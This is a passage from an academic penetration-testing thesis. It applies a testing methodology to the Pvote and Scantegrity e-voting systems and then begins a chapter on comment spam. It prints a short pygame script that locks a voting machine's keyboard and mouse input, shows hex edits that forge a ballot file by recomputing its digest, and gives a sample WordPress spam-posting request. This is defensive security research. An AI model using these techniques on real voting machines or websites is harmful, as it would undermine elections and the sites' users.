demonstrate the effectiveness of the proposed work on a real system.

6. A Practical Case: Pvote and Scantegrity Testing

"It's one thing to have the tools, but you also need to have the methodology. Inevitably, the need to move up to a higher level of abstraction is going to be there."

Michael Sanie

This chapter presents the results of applying the proposed methodology (see chapter 4) to two e-voting systems . The first, Pvote, is a simple system that pre-renders ballot images which are built through a specific program in the suite. Pvote has been the subject of a security study made by experts [1]. The second, Scantegrity, uses a cryptographic protocol to meet the criterion of software independence; we examine its implementation. Applying the methodology discussed in chap-

[1]http://pvote.org/docs/pvsr.pdf

ter 4 we set as "testing goals" the overall e-voting system. As "testing objects" we assume the voting system's source code and the voting system 's documentation since we had not the real physical voting machine in which the software will be running. As "posture of the tester" we consider an "internal-white-open" view, since the tester knows everything on the target object having the possibility to write pieces of code and/or plugins for the given objects.

6.1. The E-Vote Tested Systems

This sections briefly describes the analyzed e-voting systems showing up the main characteristics behind them.

6.1.1. PVOTE

Pvote is a software program that interacts with the voter, it is able to visualize ballots and to cast votes by using an accessible user interface. Other necessary functions for elections, such as voter registration, ballot preparation, and canvassing, are not part of Pvote system. Even if those functions are not implemented in Pvote system are extremely important for correct execution of the election . An eventually incorrectness of such functions could compromise the entire Pvote system.




Figure 6.1.: Pvote general view. From: [219].

Fig. 6.1 summarize the Pvote election process. The election officer using the ballot design tool (present in the Pvote system) builds the digital ballot definition which are used by Pvote core to cast voters will. Each casted voted is anonymized and stored into a data file which once tallied from the "tally program" (also included in Pvote system) gives the final results. Pvote has been designed to be as much as general possible allowing a large set of e-voting machines to interact with it. For example it can be used as core user interface component for electronic ballot maeker or printer, a direct recording electronic voting machine (DRE) with or without paper trail verification, or the last generation systems with end-to-end cryptographic verification (software independent machines). Another great Pvote Property is that it is made bry 460 lines of Python code while, for example, Diebold AccuVote TSX software contains over 64000 lines of C++ and the Sequoia Edge software contains over 124000 lines of C. Small programs are easier to write correctly, are easier to review for correctness, the probability of having a bug is lower and it is very hard to unnoticed backdoors and security flaws. Since Pvote has been written by using a platform independent language like python, it can be run over every operative systems (for example, Windows, MAC and Linux) without problems at all. The platform independent ballot, generated by the Pvote's ballot designer, describes exactly how the ballot must be in terms of looks, sounds and behavior. It can be published before the election day in a way that everyone could review it, test its correctness and see its usability. Pvote can be used for general or primary elections. It can handle straight-ticket voting or cross-endorsed candidates. Because Pvote displays ballots using prerendered images, ballots can have any look and feel. Any layout of contests and choices is possible. The display can include logos or photographs. Ballots can be in any language. Pvote can also be used for elections with approval voting, range voting, or ranked voting.

6.1.2. Scantegrity

A great description of Scantegrity system comes from a paper titled " Scantegrity: End-to-End Voter-Verifiable Optical-

Scan Voting" by D. Chaum et Al.[128] published on Security and Privacy in mid 2008. The author′s description follows:

> ″The Scantegrity system can be overlaid on any conventional optical-scan voting system. It aims to allow voter checking and public audit that provide confirmation of election results with the highest level of indisputability. It also aims to maintain and even enhance the degree of ballot secrecy achieved by the underlying scan system. The Scantegrity part of an election proceeds in four phases: (1) pre-voting, (2) voting, (3) pre-audit, and (4) audit. The ballots of the conventional scan system are printed preferably after the Scantegrity pre-voting phase, since posting well in advance of audit gives more opportunity for others to record the data and thereby enhances the effectiveness of the commitment. The printing on a ballot includes the serial number and the letters committed to by the Scantegrity software during the pre-voting phase. The voting phase is common to both Scantegrity and the legacy system. In some cases a single scan, whether legacy Òmark senseÓ or standard Òpixel-basedÓ scan, of the ballot is made by the legacy system and the positions marked or pixel images




Figure 6.2.: Scantegrity example of ballot layout. From: [129].

> are later fed to the Scantegrity software. Other options include a batch scan, after the legacy scan, to provide images for processing by the Scantegrity software. After the voting phase and announcement of the election results, audit of the results includes the Scantegrity pre-audit and audit phases.“

Fig 6.2 represents an example of a possible ballot paper. It also summarizes the voter process: first the voters takes the un-voted ballot, in which it is hid behind invisible ink the candidates random code. Once the voter marks his ballot through a special “pen” the invisible ink becomes visible showing the voted candidate random code. At this point the voter is free to write the random code into the appropriate space (on the right of fig 6.2) detach and bring it at home, while the rest of the ballot must be casted by optical scan and then placed into the ballot box. At this point the voter is free to control online if its ballot has been correctly casted. This verification service is called feedback chain or verification chain.

6.2. Pvote Analisys

Pvote system is 460 lines of code written in Python using pygame libraries to develop the graphic user interfaces. Pvote assumes pygame as secure and safe libraries since being open source and widely tested from its community. Pvote system is made by the following files:

- main.py. This is the main Pvote program. It initializes the other software components with the provided ballot definition file and then processes incoming Pygame events in a non-terminating loop.
- ballot.py. The Ballot module defines the ballot definition data structure. The main program instantiates a Ballot object to deserialize the ballot data from a file stream and construct the ballot definition data structure.
- ballot.bin. The generated binary ballot file.


- verifier.py. The verifier module contains only one entry point, verify(), whose responsibility is to abort the program if the ballot definition is not well-formed.
- navigator.py. The navigator is initialized with access to the ballot model data structure, audio driver, video driver, and printing module. It saves these references locally, initializes an empty selection state, and begins the voting session by transitioning from state to state.
- audio.py. Audio playback is provided by the external library pygame. This class uses the library to initialize the audio.
- video.py. Video control is provided by the external library pygame. This class uses the library to initialize the video.
- printer.py. The Printer class commits the voterÕs selections by printing them out. It is initialized with access to the text section of the ballot definition.

Over every analyzed file the ballot.bin seems to be one of the most interesting one since it wraps up the election definitions. The ballot file is a structured unencrypted binary file. A string "Pvote x00 x01 x00" identifies the ballot's magic numbers: every Pvote ballot must begin with these bytes in order to be recognized as such. Four sections follow the magic bytes: Model, Text, Audio and Video. Ballot.py by is the parser engine able to fill up the running instance of Pvote with correct contents. It extracts the election's Model, the Text: for example the candidate lists, the title and the visualized strings, the Audio that is the audio stream of the visualized strings and the Video, if any, directly saved as byte stream into the ballot binary file. The very last 20 bytes are given to store the SHA digest of the ballot.

Analyzing the given source code and following the proposed methodology (section 5) we found out two majors vulnerabilities able to compromise the entire election if applied. We called them: "Attack to the Governor" and "Signals Attack". For both the attacks a section describing the principal details is provided.

6.2.1. Attack to the Governor


Scope of this attack is to compromise the entire election by substituting the elected Governor's name with names even not in the candidate list. Lets assume to have a presidential race composed by candidate "A" and candidate "B". Each voter has to express his vote only for one candidate. The at-



```
root@bt:~/Desktop/pvote# python2.5 demo.py

* Governor
- Marco Ramilli

* Secretary of State ~ NO SELECTION

* Member of City Council ~ NO SELECTION

* Proposition 1A ~ NO SELECTION

* Proposition 1B ~ NO SELECTION
```

Figure 6.3.: Attack To the Governor: the most striking case. On the left Governor Arnold Schwarzenegger has been voted, on the right a person not in the candidate list received the vote, even if not in list.

tack consist in giving to the voter the right feeling of having voted for the desired candidate, but silently moving the vote to a specific president or, even more dangerous, to another person "C" not in the candidate list. Since last case ("C". Voted for president even if not in the candidate list) is the most striking one, we are going to describe this case. Fig .6.3 shows the dynamic of the attack. On the left hand the unaware voter cast his vote for Governor Arnold Schwarzenegger. No errors, strange strings or message appear to the voter. The voter totally believes he has just casted his vote correctly, the Pvote system goes to the end saying "your vote has been correctly casted". On the right hand the vote casted for a per-



```
1  [self.stream, self.sha] = [stream, sha.sha()]
   self.model = Model(self)
   self.text = Text(self)
   self.audio = Audio(self)
   self.video = Video(self)
2  assert self.sha.digest() == stream.read(20)
```

Figure 6.4.: Ballot.py: vulnerable code.


son who was not in the candidate list at all. This attack is made possible by a logic bug in the ballot.py file. The ballot.py file calculates the self SHA digest (line 1 in the Fig 6.4) and later (line 2 in the Fig 6.4) compares the calculated digest to the one present in the very last 20 bytes of the ballot file. An unencrypted ballot file lets the attacker the ability to modify the ballot's content by overwriting the candidate name, on the model side, while letting unchanged the candidate name on the view side. Once the attacker has modified the ballot file he can calculate the new digest and replace it in the right position (very last 20 Bytes). Being the software open-source it is possible to retrieve every information needed to apply the attack, no special documents or special rights are need to design the described attack.

This attack could be launched during the pre-election days or even during the election day just by replacing the distributed ballot file on each attacked machine. Since the new digest will match the bugged software (line 2 of Fig 6.4) no errors or warnings arouse suspicions between election officials and voters. Fig 6.5 shows the technical details of the attack. On the left the candidate Arnold Schwarzenegger has been replaced with another name changing the digest of the entire ballot. On the right the new calculated SHA digest replaces the old one making the forged ballot verifiable by the code shown in Fig 6.4. This section does not want to fully describe the exploiting process, for a more technical explanation about this attack please refer to Appendix C.

6.2.2. Signals Attack

Another interesting element to be analyzed is the imported library: pygame. Pvote trusts the public and open source library called pygame. Pygame library uses signals [2] to control the mouse coordinates and the keyboard characters. Those signals, unfortunately, are global and shared with the current running environment. This means that if an attacker is able to inject into the machine a pygame software will be able to grab the signals from keyboard and from mouse. Grabbing signals


[2]http://www.pygame.org/docs/



```
00147050  00 00 00 00 00 01 00 00 00 07 00 00 00 01 00 00 00 00 00 00 00 01 00 00 00  .........................
00147075  00 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 64 FF FF FF FF 00 00 00 00  ................d........
00147100  00 00 00 00 00 00 00 00 00 00 00 BD FF FF FF FF 00 00 00 00 00 00 00 00 00  .........................
00147125  00 00 00 00 00 00 BE FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .........................
00147150  00 64 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 BF FF FF FF  .d.......................
00147175  FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00  .........................
00147200  00 00 00 00 00 00 00 00 00 00 3A 98 00 00 00 0A 00 00 00 08 47 6F 76 65 72  ..........:.........Gover
00147225  6E 6F 72 00 00 00 00 00 00 00 07 00 00 00 0E 50 68 69 6C 20 41 6E 67 65 6C  nor...........Phil Angel
00147250  69 64 65 73 00 00 00 15 4D 61 72 63 6F 20 52 61 6D 69 6C 6C 69 20 20 20 20  ides....Marco Ramilli
00147275  20 20 20 20 00 00 00 0B 41 72 74 20 4F 6C 69 76 69 65 72 00 00 00 0D 4A 61      ....Art Olivier....Ja
00147300  6E 69 63 65 20 4A 6F 72 64 61 6E 00 00 00 13 50 65 74 65 72 20 4D 69 67 75  nice Jordan....Peter Migu
00147325  65 6C 20 43 61 6D 65 6A 6F 00 00 00 10 45 64 77 61 72 64 20 43 2E 20 4E 6F  el Camejo....Edward C. No
00147350  6F 6E 61 6E 00 00 00 0A 57 72 69 74 65 2D 69 6E 20 31 00 00 00 14 47 6F 76  onan....Write-in 1....Gov
00147375  65 72 6E 6F 72 2C 20 57 72 69 74 65 2D 69 6E 20 31 00 00 00 01 00 00 00 1D  ernor, Write-in 1........
00147400  00 00 00 01 41 00 00 00 01 42 00 00 00 01 43 00 00 00 01 44 00 00 00 01 45  ....A....B....C....D....E
00147425  00 00 00 01 46 00 00 00 01 47 00 00 00 01 48 00 00 00 01 49 00 00 00 01 4A  ....F....G....H....I....J
00147450  00 00 00 01 4B 00 00 00 01 4C 00 00 00 01 4D 00 00 00 01 4E 00 00 00 01 4F  ....K....L....M....N....O
00147475  00 00 00 01 50 00 00 00 01 51 00 00 00 01 52 00 00 00 01 53 00 00 00 01 54  ....P....Q....R....S....T
00147500  00 00 00 01 55 00 00 00 01 56 00 00 00 01 57 00 00 00 01 58 00 00 00 01 59  ....U....V....W....X....Y
00147525  00 00 00 01 5A 00 00 00 01 2D 00 00 00 01 27 00 00 00 01 20 00 00 00 12 53  ....Z....-....'.... ....S
00147550  65 63 72 65 74 61 72 79 20 6F 66 20 53 74 61 74 65 00 00 00 00 00 00 00 07  ecretary of State........
00147575  00 00 00 11 47 61 69 6C 20 4B 2E 20 4C 69 67 68 74 66 6F 6F 74 00 00 00 0B  ....Gail K. Lightfoot....
00147600  4D 61 72 67 69 65 20 41 6B 69 6E 00 00 00 0C 46 6F 72 72 65 73 74 20 48 69  Margie Akin....Forrest Hi
00147625  6C 6C 00 00 00 0B 44 65 62 72 61 20 42 6F 77 65 6E 00 00 00 13 47 6C 65 6E  ll....Debra Bowen....Glen
00147650  6E 20 4D 63 4D 69 6C 6C 6F 6E 2C 20 4A 72 2E 00 00 00 0F 42 72 75 63 65 20  n McMillon, Jr.....Bruce
00147675  4D 63 50 68 65 72 73 6F 6E 00 00 00 0A 57 72 69 74 65 2D 69 6E 20 31 00 00  McPherson....Write-in 1..
00147700  00 1E 53 65 63 72 65 74 61 72 79 20 6F 66 20 53 74 61 74 65 2C 20 57 72 69  ..Secretary of State, Wri
00147725  74 65 2D 69 6E 20 31 00 00 00 01 00 00 00 1D 00 00 00 01 41 00 00 00 01 42  te-in 1.............A....B
00147750  00 00 00 01 43 00 00 00 01 44 00 00 00 01 45 00 00 00 01 46 00 00 00 01 47  ....C....D....E....F....G
```

Type	Value
8 bit signed	21
8 bit unsi...	21
16 bit signed	19733
16 bit uns...	19733
32 bit uns...	1918979349

Dec Little Endian Overwrite Offset: 147257 Selection: 15



```
68509375  FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 FF FF FF FF FF FF CC 66  ...ff.ff.ff.ff.ff.......f
68509400  66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 FF FF FF FF FF FF CC 66 66 CC 66 66  f.ff.ff.ff.ff.......ff.ff
68509425  CC 66 66 CC 66 66 CC 66 66 FF FF FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC  .ff.ff.ff.......ff.ff.ff.
68509450  66 66 CC 66 66 FF FF FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66  ff.ff.......ff.ff.ff.ff.f
68509475  66 FF FF FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 FF FF FF  f.......ff.ff.ff.ff.ff...
68509500  FF FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 FF FF FF FF FF FF CC  ....ff.ff.ff.ff.ff.......
68509525  66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 FF FF FF FF FF FF CC 66 66 CC 66  ff.ff.ff.ff.ff.......ff.f
68509550  66 CC 66 66 CC 66 66 CC 66 66 FF FF FF FF FF FF CC 66 66 CC 66 66 CC 66 66  f.ff.ff.ff.......ff.ff.ff
68509575  CC 66 66 CC 66 66 FF FF FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC  .ff.ff.......ff.ff.ff.ff.
68509600  66 66 FF FF FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 FF FF  ff.......ff.ff.ff.ff.ff..
68509625  FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66  .....ff.ff.ff.ff.ff.ff.ff
68509650  CC 66 66 CC 66 66 FF FF FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC  .ff.ff.......ff.ff.ff.ff.
68509675  66 66 FF FF FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 FF FF  ff.......ff.ff.ff.ff.ff..
68509700  FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 FF FF FF FF FF FF  .....ff.ff.ff.ff.ff......
68509725  CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 FF FF FF FF FF FF CC 66 66 CC  .ff.ff.ff.ff.ff.......ff.
68509750  66 66 CC 66 66 CC 66 66 CC 66 66 FF FF FF FF FF FF CC 66 66 CC 66 66 CC 66  ff.ff.ff.ff.......ff.ff.f
68509775  66 CC 66 66 CC 66 66 FF FF FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66  f.ff.ff.......ff.ff.ff.ff
68509800  CC 66 66 FF FF FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 FF  .ff.......ff.ff.ff.ff.ff.
68509825  FF FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 FF FF FF FF FF  ......ff.ff.ff.ff.ff.....
68509850  FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 FF FF FF FF FF FF CC 66 66  ..ff.ff.ff.ff.ff.......ff
68509875  CC 66 66 CC 66 66 CC 66 66 CC 66 66 FF FF FF FF FF FF CC 66 66 CC 66 66 CC  .ff.ff.ff.ff.......ff.ff.
68509900  66 66 CC 66 66 CC 66 66 FF FF FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC 66  ff.ff.ff.......ff.ff.ff.f
68509925  66 CC 66 66 FF FF FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66  f.ff.......ff.ff.ff.ff.ff
68509950  FF FF FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 FF FF FF FF  .......ff.ff.ff.ff.ff....
68509975  FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 FF FF FF FF FF FF CC 66  ...ff.ff.ff.ff.ff.......f
68510000  66 CC 66 66 CC 66 66 CC 66 66 CC 66 66 FF FF FF FF FF FF CC 66 66 CC 66 66  f.ff.ff.ff.ff.......ff.ff
68510025  CC 66 66 CC 66 66 CC 66 66 FF FF FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC  .ff.ff.ff.......ff.ff.ff.
68510050  66 66 CC 66 66 FF FF FF FF FF FF CC 66 66 CC 66 66 CC 66 66 CC 66 66 CF 12  ff.ff.......ff.ff.ff.ff..
68510075  C1 31 1D 87 84 77 5B 4F 89 2E A1 93 CB 25 F5 CE 63 85                       .1...w[O.....%..c.
```

Type	Value
8 bit signed	102
8 bit unsi...	102
16 bit signed	-12442
16 bit uns...	53094
32 bit uns...	3239235430

Dec Little Endian Overwrite Offset: 68510072 Selection: 21

Figure 6.5.: Attack technical phases: on the left candidate modification, on the right digest replacement

means to be able able to record , to stop or modify them.

```

import time ,pygame

time . sleep (5)

pygame. init ()

display = pygame. display . set_mode ((1 , 1) ,
 pygame .NOFRAME, 0 )

pygame. display . set_caption ( 'kill␣pvote ')

b = pygame. Surface ( display . get_size ())

b = b. convert ()

b. fill ((250 ,250 ,250))

display . blit (b, (0 ,0))

while 1:

        pygame. display . flip ()

        pygame. event . set_grab (True)
```

```
26
27            pygame.mouse.set_visible(True)
```

The showed code implements a simple program able to exploit this concept. Aim of this premature pygame signal grabbing malware is to block the voting device by locking each signal from keyboard or from mouse making unusable the voting machine. Line 8 sets up the display to be transparent without frame and centered in the machine screen. Line 13 sets the display size as big as the entire visualized display in the infected machine, Line 15 converts between pixel formats. Line 17 fills the displayed surface with a solid color while Line 19 paint the declared display. The while loop updates the full display Surface to the screen (Line 23), then it intercepts every event from input devices (Line 25) and finally it makes visible the mouse (Line 27). Letting visible the mouse makes the users feeling that on Pvote software are problems and not in the hosting voting machine. Again this section does not want to fully describe the exploiting process, for a more technical explanation about this attack please refer to Appendix C.

6.3. Scantegrity Analysis

Scantegrity is a complex designed system, it is composed by a back-end engine which elaborates the math behind the system (explaining how scantegrity works is beyond the scope of this section) and by a front-end software or verification chain software. The back-end engine is an extension of the punchscan [3] engine entirely written in Java. The current implementation of the verification chain software is a simple website built in php that lets the voter free to verify if his vote has really been correctly casted. It shows the voter's transcribed code depending on the given ballot number (see Fig 6.2 on the right).

Analyzing scantegrity source code we figured that it made no sense a complete source-code review since the math behind the model makes the ballot's codes matching only and only if every operation has reached its specific goal. The author realized that even if an attacker could break into the machine he cannot successfully compromise the vote at all. This system category is called End-to-End system or also known as software independent system. The author decided to go further on the proposed methodology by making a step back (by following the inducted hypotheses) and reformulate more attack hypotheses. Look at the overall system the Author eventually noticed a possible attack to the feedback engine. An attack to the feedback engine could compromise the voter's trust, and

[3]http://punchscan.org

for that compromise an election even if it is safe. The author called this attack "Scantegrity Reputation Attack" and it's partially described in the next section.

6.3.1. Scantegrity Reputation Attack

The voters feedback chain is a simple website written in PhP that could be exploited in several different ways[?]. The voter trust, is based on what he sees on the feedback chain. If the voter sees the exact match between what he has got and what the website shows he trusts the systems, instead if what he has does not match to what the website shows the voter does not trust the system anymore.

The attack consists in making loose the voter trust. The attacker does not care about the real casted votes since his target is not to really compromise the security of the system but it is to make believe the voters their votes have been lost or misunderstood. At this point, even if the votes has been correctly casted into the system and the election ended without errors, the people feelings will be disappointed in a way that they will not trust the system anymore. Reputation attack is one high level security issue [162] in which the attacker targets the interaction between systems and between humans and systems looking for logical links rather then for technical issues. A reputation attack to the feedback engine might compromise the entire election even without really compromise it. For a more technical explanation about this attack please refer to Appendix C

This chapter described a practical case study of how to apply the designed methodology to two concrete electronic voting systems. But since a methodology is ″a general way to solve recurring problems“, and in this specific contest ″a general way to solve recurring *security* problems″, the described methodology needs to be tested over multiple and unrelated scenarios. Next chapters apply the methodology on different security scenarios.

7. Applying Penetration Testing Methodology To Reputation Systems

″My reputation grows with every failure.″

George Bernard Shaw

This chapter describes how the penetration testing methodology (chap. 4) can be applied in different scenarios by assuming different starting conditions. The following reputation system scenario will be used as a test case. This chapter assumes as "testing goals" the attack to the system reputation and as "testing objects" the current techniques (described in next sections) to perform this attack. The tester posture could be summarized as "external-close-white box" because the tester is not insider if compared to the testing objects, he cannot write or modify pieces of the testing objects, but he knows how the target goal (the attack to the system's reputation) works. In first instance the chapter presents what are the testing objects, providing a wide background on the attacks and showing up how attackers compromise the reputation of the target systems. In a second instance, by exploiting the inducted hypotheses (representing the weakness of the *attacks*) came out from the previous analysis, the author presents a possible solution.[1]

7.1. Introduction To Reputation Systems

The influence of web-based user-interaction platforms, like forums, wikis and blogs, has extended its reach into the business sphere, where comments about products and companies can affect corporate values. Thus, guaranteeing the authenticity of the published data has become very important. In fact, these platforms have quickly become the target of attacks aiming at injecting false comments. This phenomenon is worrisome only when implemented by automated tools, which are able to massively influence the average tenor of comments.

[1]Part of this chapter has been published in proceedings of CCNC'09 and WOSIS 2007

The research activity illustrated in this chapter aims to devise a method to detect automatically-generated comments and filter them out. The proposed solution is completely server-based, for enhanced compatibility and user-friendliness. The core component leverages the flexibility of logic programming for building the knowledge base in a way that allows continuous, mostly unsupervised, learning of the rules used to classify comments for determining whether a comment is acceptable or not.

7.2. Introduction to Comment Spam and Reputation Systems

One of the most interesting developments within the World Wide Web begun with the appearance of real collaborative authoring platforms like Forums, Blogs, Wikis and so on. Each of these applications essentially implements a variation of the same concept: a central subject is published (as a forum topic, a blog post, or a wiki page) and the user community can provide corrections, integrations and useful links. The importance of these innovative meeting platforms has quickly come to the attention of business players, since they allow both to get direct feedback useful for product development and placement, and to enable viral marketing of good products by means of recommendations. Unfortunately, also corporate attackers know the value of these tools as targets, and often they try to modify the authentic meaning of the community-provided feedback, by adding false knowledge to the system through fake comments. In the same way as *spam* hinders e-mail convenience, by burying useful communications under overwhelming amounts of unsolicited ones, the insertion of malicious additional information on knowledge-exchange applications can hide the correct items; hence the name of *comment spam* [192, 150, 168]. This chapter illustrates a research activity aimed at mitigating the problem of comment spam, which is regarded as potentially very dangerous [205, 164, 177]. As it will be better explained in the following sections, the embraced approach tries to optimize effectiveness without requiring the limiting operational assumptions, especially regarding the client side, quite commonly afflicting many of the presently used systems.

7.3. The context

Many companies leverage the potential expressed by user communities in various ways. Customer feedback is useful to decide how to make a product more successful and to test new ideas. User behavior can suggest market opportunities. On independent communities, user ratings can deeply affect the reputation of a product and its maker; the bigger a company, the higher the number of comments and their dispersion over both internal and independent platforms. Of course companies cannot appoint a feedback manager to read every single comment posted on the web, so they build some special filter able to grab the "meaning" of the comment. Understanding the meaning of a comment is extremely inaccurate if the easiest, word-based pattern matching filter techniques are exploited, as in reality many companies are doing.

Consequently, attackers can easily inject fake comments in order to change, for instance, the perceived satisfaction related to a product [169, 143]. Since companies usually assume that their filters are not precise but the basic data is safe, if the attacker is able to inject a fake comment without being detected, seeing the product public perception change could urge the company to adopt costly strategic decisions. As an example useful to understand this threat, we try to guess what happens if an attacker is paid from a company (A) in order to change the perceived reputation of a product of another company (B). The attacker can build a software exploiting the B feedback tool adding numerous fake bad comments on the best B's product. B company reading the feedback manager understands that the product is not appreciated by the major costumers and plans to change it. Since the current product was really appreciated from costumers, but the company does not know, its change may lead customers to buy A's product because it is more similar to the original B's one. This scenario shows how it is extremely easy to shift the economic flow from company B to company A.

7.4. Typical attack methods

This section provides a complete explanation of what is inside the Testing Object of the described methodology (section 4.1.2).

If a community web site is powered by some common application, for example Wordpress [8], then a spammer can easily identify this by scanning for URLs which are consistent across sites. Being *wp-comments-post.php* the URL used in Wordpress to post a comment, a spammer could scan Google for that URL and automatically post a comment like this:

```
wp-comments-post.php?author=test
&email=test@test.com&url=test
&comment=test123&comment_post_ID=1
```

Spammers can also scan web applications for common form field names so they don't even need to identify which software is running, they can just try and guess that the form submits feedback and attempt to submit their spam. For instance field names like "name" or "email" can quickly be identified as spam targets because of their relation to user identification.

Another method of comment spam is brute force, a spammer can simply try and submit spam to every form they can find regardless if the field names contain common feedback names. The spammer scans for forms and the server side script which processes the form.

Actually attackers are exploiting these kind of vulnerabilities using two different kind of attacks:

A.1) Self Replacing Contents. This attack begins with a malicious comment posted on the feedback manager by the attacker. Afterward the attacker runs a software able to repeat the previous message, randomizing the time lapses and the source.

A.2) Smart Comments Generator. This attack begins with a malicious sentences database pre-built by the attacker. Afterward the attacker runs a daemon software able to retrieve sentences from the database, composing them to create messages and sending them to the target site.

Spammers often use automated tools in both phases of their attack: first, to scan the net for vulnerable web applications which use a form of commenting system, then to submit comment spam to the interesting targets. As for any other attack, tracing and stopping comment spam at the network level can be made more difficult by exploiting compromised hosts as stepping stones and other well-known evasive techniques, and hence the defensive strategies must involve the specificity of the application layer.

7.5. Related Work

The first attempt at solving this problem was to address the methods spammers use to automate their activity. Normally a spammer would attempt to directly submit the spam without the use of a real, interactive web client. This peculiarity is worked to the defender's advantage by most of the currently proposed solutions, which exploit some kind of client-side-based approach to discriminate between human- and software-submitted comments.

A possible method requires passing a shared secret that a spammer cannot acquire without executing client-side code during a "real" session initialization. The shared secret is constructed for example by creating random client and server side code blocks; the result of these code blocks are then used as a shared secret. Without the support for executing, for example, Javascript, it becomes very difficult for a spammer to successfully acquire the shared secret because of the random construction of the blocks. However, many users too have legitimate reasons to disable the execution of Javascript, and consequently they will automatically be identified as spammers, so this cannot be considered a viable solution.

